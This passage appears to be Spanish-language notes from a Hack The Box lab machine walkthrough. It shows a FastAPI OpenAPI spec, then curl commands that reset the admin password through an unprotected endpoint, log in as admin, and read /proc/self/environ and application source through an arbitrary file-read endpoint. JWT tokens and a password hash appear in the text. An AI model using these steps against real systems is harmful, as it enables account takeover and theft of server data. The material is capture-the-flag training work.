
```
//RUTAS DE LA API

{
  "openapi": "3.0.2",
  "info": {
    "title": "FastAPI",
    "version": "0.1.0"
  },
  "paths": {
    "/": {
      "get": {
        "summary": "Root",
        "description": "Root GET",
        "operationId": "root__get",
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          }
        }
      }
    },
    "/api": {
      "get": {
        "summary": "List Versions",
        "description": "Versions",
        "operationId": "list_versions_api_get",
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          }
        }
      }
    },
    "/api/v1": {
      "get": {
        "summary": "List Endpoints V1",
        "description": "Version 1 Endpoints",
        "operationId": "list_endpoints_v1_api_v1_get",
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          }
        }
      }
    },
    "/docs": {
      "get": {
        "summary": "Get Documentation",
        "operationId": "get_documentation_docs_get",
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          }
        },
        "security": [
          {
            "OAuth2PasswordBearer": []
          }
        ]
      }
    },
    "/openapi.json": {
      "get": {
        "summary": "Openapi",
        "operationId": "openapi_openapi_json_get",
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          }
        },
        "security": [
          {
            "OAuth2PasswordBearer": []
          }
        ]
      }
    },
    "/api/v1/user/{user_id}": {
      "get": {
        "tags": [
          "user"
        ],
        "summary": "Fetch User",
        "description": "Fetch a user by ID",
        "operationId": "fetch_user_api_v1_user__user_id__get",
        "parameters": [
          {
            "required": true,
            "schema": {
              "title": "User Id",
              "type": "integer"
            },
            "name": "user_id",
            "in": "path"
          }
        ],
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/User"
                }
              }
            }
          },
          "422": {
            "description": "Validation Error",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/HTTPValidationError"
                }
              }
            }
          }
        }
      }
    },
    "/api/v1/user/login": {
      "post": {
        "tags": [
          "user"
        ],
        "summary": "Login",
        "description": "Get the JWT for a user with data from OAuth2 request
form body.",
        "operationId": "login_api_v1_user_login_post",
        "requestBody": {
          "content": {
            "application/x-www-form-urlencoded": {
              "schema": {
                "$ref":
"#/components/schemas/Body_login_api_v1_user_login_post"
              }
            }
          },
          "required": true
        },
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          },
          "422": {
            "description": "Validation Error",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/HTTPValidationError"
                }
              }
            }
          }
        }
      }
    },
    "/api/v1/user/signup": {
      "post": {
        "tags": [
          "user"
        ],
        "summary": "Create User Signup",
        "description": "Create new user without the need to be logged in.",
        "operationId": "create_user_signup_api_v1_user_signup_post",
        "requestBody": {
          "content": {
            "application/json": {
              "schema": {
                "$ref": "#/components/schemas/UserSignup"
              }
            }
          },
          "required": true
        },
        "responses": {
          "201": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          },
          "422": {
            "description": "Validation Error",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/HTTPValidationError"
                }
              }
            }
          }
        }
      }
    },
    "/api/v1/user/SecretFlagEndpoint": {
      "put": {
        "tags": [
          "user"
        ],
        "summary": "Get Flag",
        "description": "The User Flag",
        "operationId": "get_flag_api_v1_user_SecretFlagEndpoint_put",
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          }
        }
      }
    },
    "/api/v1/user/updatepass": {
      "post": {
        "tags": [
          "user"
        ],
        "summary": "Update Password",
        "description": "Update a user password",
        "operationId": "update_password_api_v1_user_updatepass_post",
        "requestBody": {
          "content": {
            "application/json": {
              "schema": {
                "$ref": "#/components/schemas/UserPWUpdate"
              }
            }
          },
          "required": true
        },
        "responses": {
          "201": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          },
          "422": {
            "description": "Validation Error",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/HTTPValidationError"
                }
              }
            }
          }
        }
      }
    },
    "/api/v1/admin/": {
      "get": {
        "tags": [
          "admin"
        ],
        "summary": "Admin Check",
        "description": "Returns true if the user is admin",
        "operationId": "admin_check_api_v1_admin__get",
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          }
        },
        "security": [
          {
            "OAuth2PasswordBearer": []
          }
        ]
      }
    },
    "/api/v1/admin/file": {
      "post": {
        "tags": [
          "admin"
        ],
        "summary": "Get File",
        "description": "Returns a file on the server",
        "operationId": "get_file_api_v1_admin_file_post",
        "requestBody": {
          "content": {
            "application/json": {
              "schema": {
                "$ref": "#/components/schemas/GetFile"
              }
            }
          },
          "required": true
        },
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          },
          "422": {
            "description": "Validation Error",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/HTTPValidationError"
                }
              }
            }
          }
        },
        "security": [
          {
            "OAuth2PasswordBearer": []
          }
        ]
      }
    },
    "/api/v1/admin/exec/{command}": {
      "get": {
        "tags": [
          "admin"
        ],
        "summary": "Run Command",
        "description": "Executes a command. Requires Debug Permissions.",
        "operationId": "run_command_api_v1_admin_exec__command__get",
        "parameters": [
          {
            "required": true,
            "schema": {
              "title": "Command",
              "type": "string"
            },
            "name": "command",
            "in": "path"
          }
        ],
        "responses": {
          "200": {
            "description": "Successful Response",
            "content": {
              "application/json": {
                "schema": {}
              }
            }
          },
          "422": {
            "description": "Validation Error",
            "content": {
              "application/json": {
                "schema": {
                  "$ref": "#/components/schemas/HTTPValidationError"
                }
              }
            }
          }
        },
        "security": [
          {
            "OAuth2PasswordBearer": []
          }
        ]
      }
    }
  },
  "components": {
    "schemas": {
      "Body_login_api_v1_user_login_post": {
        "title": "Body_login_api_v1_user_login_post",
        "required": [
          "username",
          "password"
        ],
        "type": "object",
        "properties": {
          "grant_type": {
            "title": "Grant Type",
            "pattern": "password",
            "type": "string"
          },
          "username": {
            "title": "Username",
            "type": "string"
          },
          "password": {
            "title": "Password",
            "type": "string"
          },
          "scope": {
            "title": "Scope",
            "type": "string",
            "default": ""
          },
          "client_id": {
            "title": "Client Id",
            "type": "string"
          },
          "client_secret": {
            "title": "Client Secret",
            "type": "string"
          }
        }
      },
      "GetFile": {
        "title": "GetFile",
        "required": [
          "file"
        ],
        "type": "object",
        "properties": {
          "file": {
            "title": "File",
            "type": "string"
          }
        }
      },
      "HTTPValidationError": {
        "title": "HTTPValidationError",
        "type": "object",
        "properties": {
          "detail": {
            "title": "Detail",
            "type": "array",
            "items": {
              "$ref": "#/components/schemas/ValidationError"
            }
          }
        }
      },
      "User": {
        "title": "User",
        "type": "object",
        "properties": {
          "guid": {
            "title": "Guid",
            "type": "string"
          },
          "email": {
            "title": "Email",
            "type": "string",
            "format": "email"
          },
          "date": {
            "title": "Date",
            "type": "integer"
          },
          "time_created": {
            "title": "Time Created",
            "type": "integer"
          },
          "is_superuser": {
            "title": "Is Superuser",
            "type": "boolean",
            "default": false
          },
          "id": {
            "title": "Id",
            "type": "integer"
          }
        },
        "description": "Utilized for authentication. Roles:\n-> Listener\n->
Operator\n-> Administrator"
      },
      "UserPWUpdate": {
        "title": "UserPWUpdate",
        "required": [
          "guid",
          "password"
        ],
        "type": "object",
        "properties": {
          "guid": {
            "title": "Guid",
            "type": "string"
          },
          "password": {
            "title": "Password",
            "type": "string"
          }
        }
      },
      "UserSignup": {
        "title": "UserSignup",
        "required": [
          "email",
          "password"
        ],
        "type": "object",
        "properties": {
          "email": {
            "title": "Email",
            "type": "string",
            "format": "email"
          },
          "password": {
            "title": "Password",
            "type": "string"
          }
        }
      },
      "ValidationError": {
        "title": "ValidationError",
        "required": [
          "loc",
          "msg",
          "type"
        ],
        "type": "object",
        "properties": {
          "loc": {
            "title": "Location",
            "type": "array",
            "items": {
              "type": "string"
            }
          },
          "msg": {
            "title": "Message",
            "type": "string"
          },
          "type": {
            "title": "Error Type",
            "type": "string"
          }
        }
      }
    },
    "securitySchemes": {
      "OAuth2PasswordBearer": {
        "type": "oauth2",
        "flows": {
          "password": {
            "scopes": {},
            "tokenUrl": "/api/v1/user/login"
          }
        }
      }
    }
  }
}
```

Opción BurpSuit

Utilizamos Burpsuit para settear el token y redirigir el trafico por el puerto de Burpsuit (127.0.0.1:8080). No interceptar nada. Vamos a visualizar desde el navegador!

Settear el JWT Token:

Proxy settings --> Http match and replace rules --> Add --> Replace: (Aqui pegar el token) --> Ok



Proxy settings

Settings

Tools > Proxy

□ Enable disabled form fields
□ Remove input field length limits
□ Remove JavaScript form validation
□ Remove all JavaScript
□ Remove <object> tags
□ Convert HTTPS links to HTTP
□ Remove secure flag from cookies

HTTP ma

Use these

□ Only a

Add match/replace rule

Specify the details of the match/replace rule.


Type: Request header

Match: *Regex / text to match - leave blank to add a new header*

Replace: Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoi

Comment:

□ Regex match



10.10.11.161/docs

FastAPI 0.1.0 OAS3

/openapi.json

default

GET / Root

GET /api List Versions

GET /api/v1 List Endpoints V1

GET /docs Get Documentation


GET /openapi.json Openapi

user

GET /api/v1/user/{user_id} Fetch User

12) Update passwd Admin

1) Obtener "guid" del admin




```
└─$ curl -sX GET http://10.10.11.161/api/v1/user/1 | jq
{
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "date": null,
  "time_created": 1649533388111,
  "is_superuser": true,
  "id": 1
}
```

```
{
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "date": null,
  "time_created": 1649533388111,
  "is_superuser": true,
  "id": 1
}
```

2) Cambiar contraseña

```
└─$ curl -sX POST http://10.10.11.161/api/v1/user/updatepass -H
"Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjo
xNzM4MTcyMjM3LCJpYXQiOjE3Mzc0ODEwMzcsInN1YiI6IjIiLCJpc19zdXBlcnVzZXIiOmZhbHN
lLCJndWlkIjoiZWFmNzU0ODUtOGQwOC00YWM4LTkzMjEtMjdkN2QzYTRkNjQ0In0.QvRlczIwRYR
VgXGej_ElBn8PGfgA6ctwUnHanaldets" -H "Content-Type: application/json" -d
'{"guid": "36c2e94a-4271-4259-93bf-c96ad5948284", "password": "admin123"}' |
jq
```



```
{
  "date": null,
  "id": 1,
  "is_superuser": true,
  "hashed_password": "$2b$12$3aT5QhcU9XPYXiLmcceaUuXtRNrVlMTVc4GBSeLV65KBC9wsezfuG",
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "time_created": 1649533388111,
  "last_update": null
}
```

```
// API RESPONSE
{
  "date": null,
  "id": 1,
  "is_superuser": true,
  "hashed_password":
"$2b$12$3aT5QhcU9XPYXiLmcceaUuXtRNrVlMTVc4GBSeLV65KBC9wsezfuG",
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "time_created": 1649533388111,
  "last_update": null
}
```

3) Verificar y Logear como Admin

--> Logear como Admin:

```
curl -sX POST http://10.10.11.161/api/v1/user/login -d
'username=admin@htb.local&password=admin123' | jq

// Response Access Token:
{
  "access_token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIj
oxNzM4MTc1NDc0LCJpYXQiOjE3Mzc0ODQyNzQsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydW
UsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.X0JZrt4Sx5n
t3prIAHDvEKqYGQtv_MAYd-mDcyZbgi4",
  "token_type": "bearer"
}
```

--> Verificar que somos Admin:

```
curl -sX GET http://10.10.11.161/api/v1/admin/ -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjo
xNzM4MTc1NDc0LCJpYXQiOjE3Mzc0ODQyNzQsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWU
sImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.X0JZrt4Sx5nt
3prIAHDvEKqYGQtv_MAYd-mDcyZbgi4"

// Response
{"results":true}
```

13) Command Injection

PASO 1:

Inspeccionar el directorio **"/proc/self/environ"**

Acerca de /proc/self/environ:


> El directorio **"/proc/self/environ"** contiene variables de entorno de procesos que se estan ejecutando.

> Las variables de entorno se almacenan en una cadena de texto y estan separadas por un caracter nulo (\0) y no por salto de linea (\n)

> Comando para convertir caracteres núlos en saltos de linea:

```
cat proc_self_environ.txt | sed 's/\u0000/\n/g'
```

```
└─$ curl -sX POST http://10.10.11.161/api/v1/admin/file -H "Authorization:
Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjo
xNzM4MTc1NDc0LCJpYXQiOjE3Mzc0ODQyNzQsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWU
sImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.X0JZrt4Sx5nt
3prIAHDvEKqYGQtv_MAYd-mDcyZbgi4" -H "Content-Type: application/json" -d
'{"file": "/proc/self/environ"}' | jq
{
  "file":
"APP_MODULE=app.main:app\u0000PWD=/home/htb/uhc\u0000LOGNAME=htb\u0000PORT=8
0\u0000HOME=/home/htb\u0000LANG=C.UTF-
8\u0000VIRTUAL_ENV=/home/htb/uhc/.venv\u0000INVOCATION_ID=1bf1ccf3016d465dae
f6377867ba2cb2\u0000HOST=0.0.0.0\u0000USER=htb\u0000SHLVL=0\u0000PS1=(.venv)
\u0000JOURNAL_STREAM=9:18380\u0000PATH=/home/htb/uhc/.venv/bin:/usr/local/sb
in:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\u0000OLDPWD=/\u0000"
}
```



```
└─$ cat proc_self_environ.txt | sed 's/\u0000/\n/g'
{"file":"APP_MODULE=app.main:app\
PWD=/home/htb/uhc\
LOGNAME=htb\
PORT=80\
HOME=/home/htb\
LANG=C.UTF-8\
VIRTUAL_ENV=/home/htb/uhc/.venv\
INVOCATION_ID=1bf1ccf3016d465daef6377867ba2cb2\
HOST=0.0.0.0\
USER=htb\
SHLVL=0\
PS1=(.venv) \
JOURNAL_STREAM=9:18380\
PATH=/home/htb/uhc/.venv/bin:/usr/local/sbin:/usr/loca
OLDPWD=/\
"}
```

PASO 2:


Buscar el directorio **"/home/htb/uhc/app/main.py"**

```
└─$ curl -sX POST http://10.10.11.161/api/v1/admin/file -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzM4MTc1NDc0LCJpYXQiOjE3Mzc0ODQyNzQsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.X0JZrt4Sx5nt3prIAHDvEKqYGQtv_MAYd-mDcyZbgi4" -H "Content-Type: application/json" -d '{"file": "/home/htb/uhc/app/main.py"}' > home_htb_uhc_app_main.txt
```

Formatear salida:

```
cat home_htb_uhc_app_main.txt | sed 's/\\n/\n/g' | tr -d '"\'
```

Obtenemos el directorio **"/app/core/config/"**



```
from app.schemas.user import User
from app.api.v1.api import api_router
from app.core.config import settings
```


PASO 3:

Buscar el directorio **"/home/htb/uhc/app/core/config.py"**

```
